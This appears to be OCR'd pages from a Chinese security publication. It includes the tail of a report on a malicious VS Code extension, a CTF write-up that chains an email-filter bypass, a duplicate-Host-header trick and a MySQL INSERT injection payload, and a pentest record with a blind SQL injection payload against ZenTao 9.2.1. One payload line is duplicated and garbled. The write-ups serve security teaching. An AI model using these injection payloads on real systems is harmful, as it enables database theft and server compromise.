
但是在下架的时候已经有了367004次的安装量https://marketplace.visualstudio.com/items?itemName=visualstuiocode.emmet#overviewv



因为每次启动都会加载插件执行命令，所以上报的数据需要去重，hostname 加 whoami hash 后当作 uid 去重统计操作系统占比，可以看出other数量最多，这部分可能是Windows或是其他原因没有上报数据。



中招最多的国家top10，数据验证使用 http://ip.taobao.com/service/getIpInfo.php



思考，是什么原因导致三天达到三十几万的安装量呢?

这个锅官方是背定了，因为官方审核机制不严格，spam 不及时，甚至还登上了首页热门推荐两天才导致大量安装，后续没有补救措施，对于已经安装了恶意插件的用户没有提示告知，只对插件做了下架处理，原本已经安装的用户还是会受影响。

ide有那么多，sublime 是使用Python写插件，JetBrains家和Eclipse用Java，Notepad++用c++，都可以按照类似思路构造出恶意插件。

未来会不会再出现xcodeghost事件呢？拭目以待。

ref：

https://zh.wikipedia.org/wiki/XcodeGhost%E9%A3%8E%E6%B3%A2

http://imzc.me/tools/2016/10/13/getting-started-with-vscode-ext/

https://code.visualstudio.com/docs/extensions/overview

http://nodejs.cn/api/child_process.html

http://blog.fatezero.org/2017/06/01/package-fishing/?from=groupmessage&isappinstalled=0

22/Feb.

攻击LNMP架构Web应用的几个小Tricks

作者：Phith0n


农历新年初一，我在代码审计知识星球分享了一个红包，但领取红包的条件是破解我出的一道代码审计相关题目，题干如下：

> 2018.mhz.pw:62231


0x01 拉取源码

题干比较简单，我们用浏览器打开，发现提示ERR_INVALID_HTTP_RESPONSE，说明这个端口并非HTTP服务。用nmap进行端口指纹识别：

```
nmap –sV –p 62231 2018.mhz.pw
```




可见，这是一个rsync服务，我们使用rsync命令查看目录，发现只有一个目录，名为pwnhub_6670.git，将其拉取下来：



查看pwnhub_6670.git目录，发现这是一个git裸仓库（git bare repository）。

Git裸仓库怎么还原呢？其实非常简单，我们平时用的Github、Gitlab上存的所有仓库其实都是裸仓库，比如我们拉取vulhub的源码，执行git clone https://github.com/vulhub/vulhub.git，其中vulhub.git其实就是Github服务器上的一个裸仓库。可见，裸仓库一般以”项目名称.git“为名。

Git支持通过本地文件、SSH、HTTPS或GIT协议拉取信息。我们既然已经用rsync将裸仓库下载到本地了，所以只需要git clone pwnhub_6670.git即可将裸仓库拉取下来，成为一个标准的仓库：



仓库pwnhub_6670文件夹下的内容就是我们需要审计的源代码。

0x02 SQL注入漏洞挖掘

作为一个出题人，我耍了点小阳谋。我用了一个叫speed的小众PHP框架，但改了核心文件名为core.php。就是为了防止大家去找这个框架本身的漏洞导致走偏方向，所有有漏洞的代码都出在我写的代码中。

拿到源码仓库，第一步先看看git log和branch、tags等信息，也许会暴漏一些目标的敏感信息。这里没有，于是我们就应该把目标放向代码本身。

目标网站http://2018.mhz.pw只有简单的注册、登录功能，有关输入的代码如下：

```
<?php
escape($_REQUEST);
escape($_POST);
escape($_GET);

function escape(&$arg) {
    if(is_array($arg)) {
        foreach ($arg as &$value) {
            escape($value);
        }
    } else {
        $arg = str_replace(["'", '\\', '(', ')'], ["‘", '\\\\', ' (', ') '], $arg);
    }
}

function arg($name, $default = null, $trim = false) {
    if (isset($_REQUEST[$name])) {
        $arg = $_REQUEST[$name];
    } elseif (isset($_SERVER[$name])) {
        $arg = $_SERVER[$name];
    } else {
        $arg = $default;
    }
    if($trim) {
        $arg = trim($arg);
    }
    return $arg;
}
```

escape是将GPR中的单引号、圆括号转换成中文符号，反斜线进行转义；arg是获取用户输入的$_REQUEST或$_SERVER。显然，这里$_SERVER变量没有经过转义，先记下这个点。

全局没其他值得注意的地方了，所以开始看controller的代码。

```
<?php
function actionRegister(){
    if ($_POST) {
        $username = arg('username');
        $password = arg('password');

        if (empty($username) || empty($password)) {
            $this->error('Username or password is empty.');
        }

        $email = arg('email');
        if (empty($email)) {
            $email = $username . '@' . arg('HTTP_HOST');
        }

        if (!filter_var($email, FILTER_VALIDATE_EMAIL)) {
            $this->error('Email error.');
        }

        $user = new User();
        $data = $user->query("SELECT * FROM `{$user->table_name}` WHERE `username`
= '{$username}'");
        if ($data) {
            $this->error('This username is exists.');
        }

        $ret = $user->create([
            'username' => $username,
            'password' => md5($password),
            'email' => $email
        ]);
        if ($ret) {
            $_SESSION['user_id'] = $user->lastInsertId();
        } else {
            $this->error('Unknown error.');
        }
    }

}
```

以上是注册功能的代码，比较简单。用户名和密码是必填项，邮箱如果没有填写，则自动设置为”用户名@网站域名“。最后将三者传入create方法，create方法其实就是拼接了一个INSERT语句。

值得注意的是，网站域名是从arg('HTTP_HOST')中获取，也就是从$_REQUEST或$_SERVER中获取。因为$_SERVER没有经过转义，我们只需要在HTTP头Host值中引入单引号，即可造成一个SQL注入漏洞。但email变量经过了filter_var($email, FILTER_VALIDATE_EMAIL)的检测，我们首先要绕过之。

0x03 FILTER_VALIDATE_EMAIL 绕过

这就是今天第一个trick。这个点早在当初PHPMailer的CVE-2016-10033就提到过。

RFC 3696规定，邮箱地址分为local part和domain part两部分。local part中包含特殊字符，需要如下处理：

1.将特殊字符用\转义，如Joe\'Blow@example.com

2.或将local part包裹在双引号中，如"Joe'Blow"@example.com

3.local part长度不超过64个字符

虽然PHP没有完全按照RFC 3696进行检测，但支持上述第2种写法。所以，我们可以利用之绕过FILTER_VALIDATE_EMAIL的检测。

因为代码中邮箱是用户名、@、Host三者拼接而成，但用户名是经过了转义的，所以单引号只能放在Host中。我们可以传入用户名为"，Host为aaa'"@example.com，最后拼接出来的邮箱为"@aaa'"@example.com。

这个邮箱是合法的：

```php
<?php
$email = '"@aaa\'"@example.com';
var_dump(filter_var($email, FILTER_VALIDATE_EMAIL));
```


```
/private/var/folders/14/5p__hxt10cl6qz5znq1mv87h0000gn/T/CodeRunner/Untitled.php:4:
string(19) ""@aaa'"@example.com"
```

这个邮箱包含单引号，将闭合SQL语句中原本的单引号，造成SQL注入漏洞。

0x04 绕过 Nginx Host 限制

这是今天第二个trick。

我们尝试向目标注册页面发送刚才构造好的用户名和Host：




直接显示404，似乎并没有进入PHP的处理过程。

这就回到问题的本质了，Host头究竟是做什么的?

众所周知，如果我们在浏览器里输入http://2018.mhz.pw，浏览器将先请求DNS服务器，获取到目标服务器的IP地址，之后的TCP通信将和域名没有关系。那么，如果一个服务器上有多个网站，那么Nginx在接收到HTTP包后，将如何区分?

这就是Host的作用：用来区分用户访问的究竟是哪个网站（在Nginx中就是Server块）。


如果Nginx发现我们传入的Host找不到对应的Server块，将会发送给默认的Server块，也就是我们通过IP地址直接访问的那个Nginx默认页面：



默认网站并没有/main/register这个请求的处理方法，所以自然会返回404。这里给出解决这个问题的两个方法，也许还有更多新方法我没有想到，欢迎补充。

法1

Nginx在处理Host的时候，会将Host用冒号分割成hostname和port，port部分被丢弃。所以，我们可以设置Host的值为2018.mhz.pw:xxx'"@example.com，这样就能访问到目标Server块。




如上图，成功触发SQL报错。

法2

当我们传入两个Host头的时候，Nginx将以第一个为准，而PHP-FPM将以第二个为准。也就是说，如果我传入：

```
Host: 2018.mhz.pw
Host: xxx'"@example.com
```

Nginx将认为Host为2018.mhz.pw，并交给目标Server块处理；但PHP中使用$_SERVER['HTTP_HOST']取到的值却是xxx'"@example.com。这样也可以绕过：



这个方法我以前在某群里提到过，只有Nginx+PHP会出现这个问题，Apache的情况下将会是另一个样子，此处不展开讨论。

0x05 Mysql 5.7 INSERT注入方法

这是今天第三个trick。

既然已经触发了SQL报错，说明SQL注入近在眼前。通过阅读源码中包含的SQL结构，我们知道flag在flags表中，所以不废话，直接注入读取该表。

插入显示位

因为用户成功登录后，将会显示出该用户的邮箱地址，所以我们可以将数据插入到这个位置。发送如下数据包：

```
POST /main/register HTTP/1.1
Host: 2018.mhz.pw
Host: '),('t123',md5(12123),(select(flag)from(flags)))#"@a.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Type: multipart/form-data; boundary=---------356678531
Content-Length: 176
```

```
----------356678531
Content-Disposition: form-data; name="username"

"a
----------356678531
Content-Disposition: form-data; name="password"

aaa
----------356678531--
```

可见，我闭合了INSERT语句，并插入了一个新用户t123，并将flag读取到email字段。登录该用户，获取flag：

flag是支付宝红包口令。:)

报错注入


为了降低难度，我特地给出了Mysql的报错信息，没想到居然还增加了难度，这一点我没考虑到，还是@burnegg 同学提出来的解决方法。

很多同学上来就测试报错注入，但这里有两个需要绕过的坑：

1.由于邮箱的限制，注入语句长度需要小于64位

2.Mysql 5.7 默认开启严格模式，部分字符串连接语法将导致错误：ErrorInfo: Truncated incorrect INTEGER value

我们可以不使用字符串连接语法，而使用<、>、=等比较符号来触发漏洞：



更多INSERT注入相关内容，可以阅读MySQL Injection in Update, Insert and Delete。

0x06 一个总结

题目出出来以后，有千余同学参加，最快拿到支付宝红包的是@超威蓝猫 ，大概在初二凌晨1点。

除了安全研究者以外，有一些程序员同学也参与了游戏，但因为不熟悉CTF比赛和安全相关漏洞，所以有的人跑偏了，没有聚焦在漏洞和安全技术本身，而去猜测红包口令是否藏在图片或者其他什么地方。

08 Mar.

从SQL注入到Getshell：记一次禅道系统的渗透

作者：L3m0n

此过程为某站点的渗透记录，过程一波三折，但归根结底都是粗心大意造成的，不过自我认为在这个排坑的过程中也学习到了很多。

确认版本

首先可以通过接口来确认一下当前禅道的版本。

```
http://example.com/index.php?mode=getconfig
```

SQL注入分析

网上之前有过一个9.1.2的orderBy函数的分析，但是没想到9.2.1也存在此问题，（2018.3.2号看到目前最新版本是9.8.1）。

出问题的地方是此文件的orderBy函数：\lib\base\dao\dao.class.php

```
public function orderBy($order)
{
    if($this->inCondition and !$this->conditionIsTrue) return $this;

    $order = str_replace(array('|', '', '_'), ' ', $order);

    /* Add "`" in order string. */
    /* When order has limit string. */
    $pos    = stripos($order, 'limit');
   $orders = $pos ? substr($order, 0, $pos) : $order;
```

```
    $limit  = $pos ? substr($order, $pos) : '';
    $orders = trim($orders);
    if(empty($orders)) return $this;
    if(!preg_match('/^(\w+\.)?(`\w+`|\w+)( +(desc|asc))?( *, *(\w+\.)?(`\w+`|\w+)( +(desc|asc))?)?)*$/i', $orders)) die
("Order is bad request, The order is $orders");

    $orders = explode(',', $orders);
    foreach($orders as $i => $order)
    {
        $orderParse = explode(' ', trim($order));
        foreach($orderParse as $key => $value)
        {
            $value = trim($value);
            if(empty($value) or strtolower($value) == 'desc' or strtolower($value) == 'asc') continue;

            $field = $value;
            /* such as t1.id field. */
            if(strpos($value, '.') !== false) list($table, $field) = explode('.', $field);
            if(strpos($field, '`') === false) $field = "`$field`";

            $orderParse[$key] = isset($table) ? $table . '.' . $field :  $field;
            unset($table);
        }
        $orders[$i] = join(' ', $orderParse);
        if(empty($orders[$i])) unset($orders[$i]);
    }
    $order = join(',', $orders) . ' ' . $limit;

    $this->sql .= ' ' . DAO::ORDERBY . " $order";
    return $this;
}
```

对于limit后未做严格的过滤与判断，然后拼接到了order by后面导致产生注入。

```
$order = join(',', $orders) . ' ' . $limit;
```

看了一下9.8.1的修补是对limit进行正则限制，但是事实上感觉此处正则是写了一个bug，比如正常调用orderBy($order)的时候，其中$order为abc desc limit 1,1的时候，进入$limit则是limit 1,1，导致匹配失败。

```
/* Add "`" in order string. */
/* When order has limit string. */
$pos    = stripos($order, 'limit');
$orders = $pos ? substr($order, 0, $pos) : $order;
$limit  = $pos ? substr($order, $pos) : '';
if($limit and !preg_match('/^[0-9]+ *, *[0-9]+)?$/', $limit)) $limit = '';
```

如果想要造成前台注入（无需登录）的话，就得先看看禅道开放了哪些接口，看是否有调用orderBy函数。

\zentao\module\common\model.php

```
public function isOpenMethod($module, $method)
{
   if($module == 'user' and strpos('login|logout|deny|reset', $method) !== false) return true;
   if($module == 'api'  and $method == 'getsessionid') return true;
   if($module == 'misc' and $method == 'ping')  return true;
   if($module == 'misc' and $method == 'checktable') return true;
   if($module == 'misc' and $method == 'qrcode') return true;
   if($module == 'misc' and $method == 'about') return true;
   if($module == 'misc' and $method == 'checkupdate') return true;
   if($module == 'misc' and $method == 'changelog') return true;
   if($module == 'sso' and $method == 'login')  return true;
   if($module == 'sso' and $method == 'logout') return true;
   if($module == 'sso' and $method == 'bind') return true;
   if($module == 'sso' and $method == 'gettodolist') return true;
   if($module == 'block' and $method == 'main') return true;

  if($this->loadModel('user')->isLogon() or ($this->app->company->guest and $this->app->user->account == 'guest'))
   {
       if(stripos($method, 'ajax') !== false) return true;
       if(stripos($method, 'downnotify') !== false) return true;
       if($module == 'tutorial') return true;
       if($module == 'block') return true;
       if($module == 'product' and $method == 'showerrornone') return true;
   }
   return false;
}
```

其中的if($module == 'block' and $method == 'main') return true;，也就是本次漏洞的主角，继续跟进。

\zentao\module\block\control.php


```
class block extends control
{
    public function __construct($moduleName = '', $methodName = '')
    {
        parent::__construct($moduleName, $methodName);
        $this->selfCall  = strpos($this->server->http_referer, common::getSysURL()) === 0 || $this->ses-
sion->blockModule;
        if($this->methodName != 'admin' and $this->methodName != 'dashboard' and !$this->selfCall and
!$this->loadModel('sso')->checkKey()) die('');
    }
    public function main($module = '', $id = 0)
    {
        ...
       $mode = strtolower($this->get->mode);
       if($mode == 'getblocklist')
       {
           ...
       }
       elseif($mode == 'getblockform')
       {
           ...
       }
       elseif($mode == 'getblockdata')
       {
```

```
            $code = strtolower($this->get->blockid);

            $params = $this->get->param;
            $params = json_decode(base64_decode($params));
             ....
             $this->viewType     = (isset($params->viewType) and $params->viewType == 'json') ? 'json' :
'html';
            $this->params      = $params;
            $this->view->code  = $this->get->blockid;
            $this->view->title = $this->get->blockTitle;

            $func = 'print' . ucfirst($code) . 'Block';
            if(method_exists('block', $func))
            {
                $this->$func($module);
            }
            else
            {
                $this->view->data = $this->block->$func($module, $params);
            }
        }
    }
}
```

首先看__construct中，$this->selfCall是在验证referer的值，如果为真的话则后面的if将不会进入die语句里面

接下来跟进main函数，可以看到最后的$func = 'print' . ucfirst($code) . 'Block';，会对一些函数进行调用，与此同时，我们搜索orderBy的调用的时候可以发现printCaseBlock函数的存在

\zentao\module\block\control.php



所以前台注入的整个过程便比较清晰了，那么如何利用?

SQL注入利用

回过头来，因为禅道有windows直接的一键化安装程序，其数据库使用的也是root权限，导致可直接导出shell，但是如果没有这么高权限的时候，对于这个注入应该如何出数据。

```
sql = 'select user()'
param = '{"orderBy":"order limit 1;select (if(ord(mid((%s),%d,1))=%d,sleep(2),1))--","num":"1,1","type":"openedbyme"}' %
(sql,n,i) ,1))--","num":"1,1","type":"openedbyme"}' % (sql,n,i)
```

禅道是支持多语句的，这也为后面的利用提供方便。

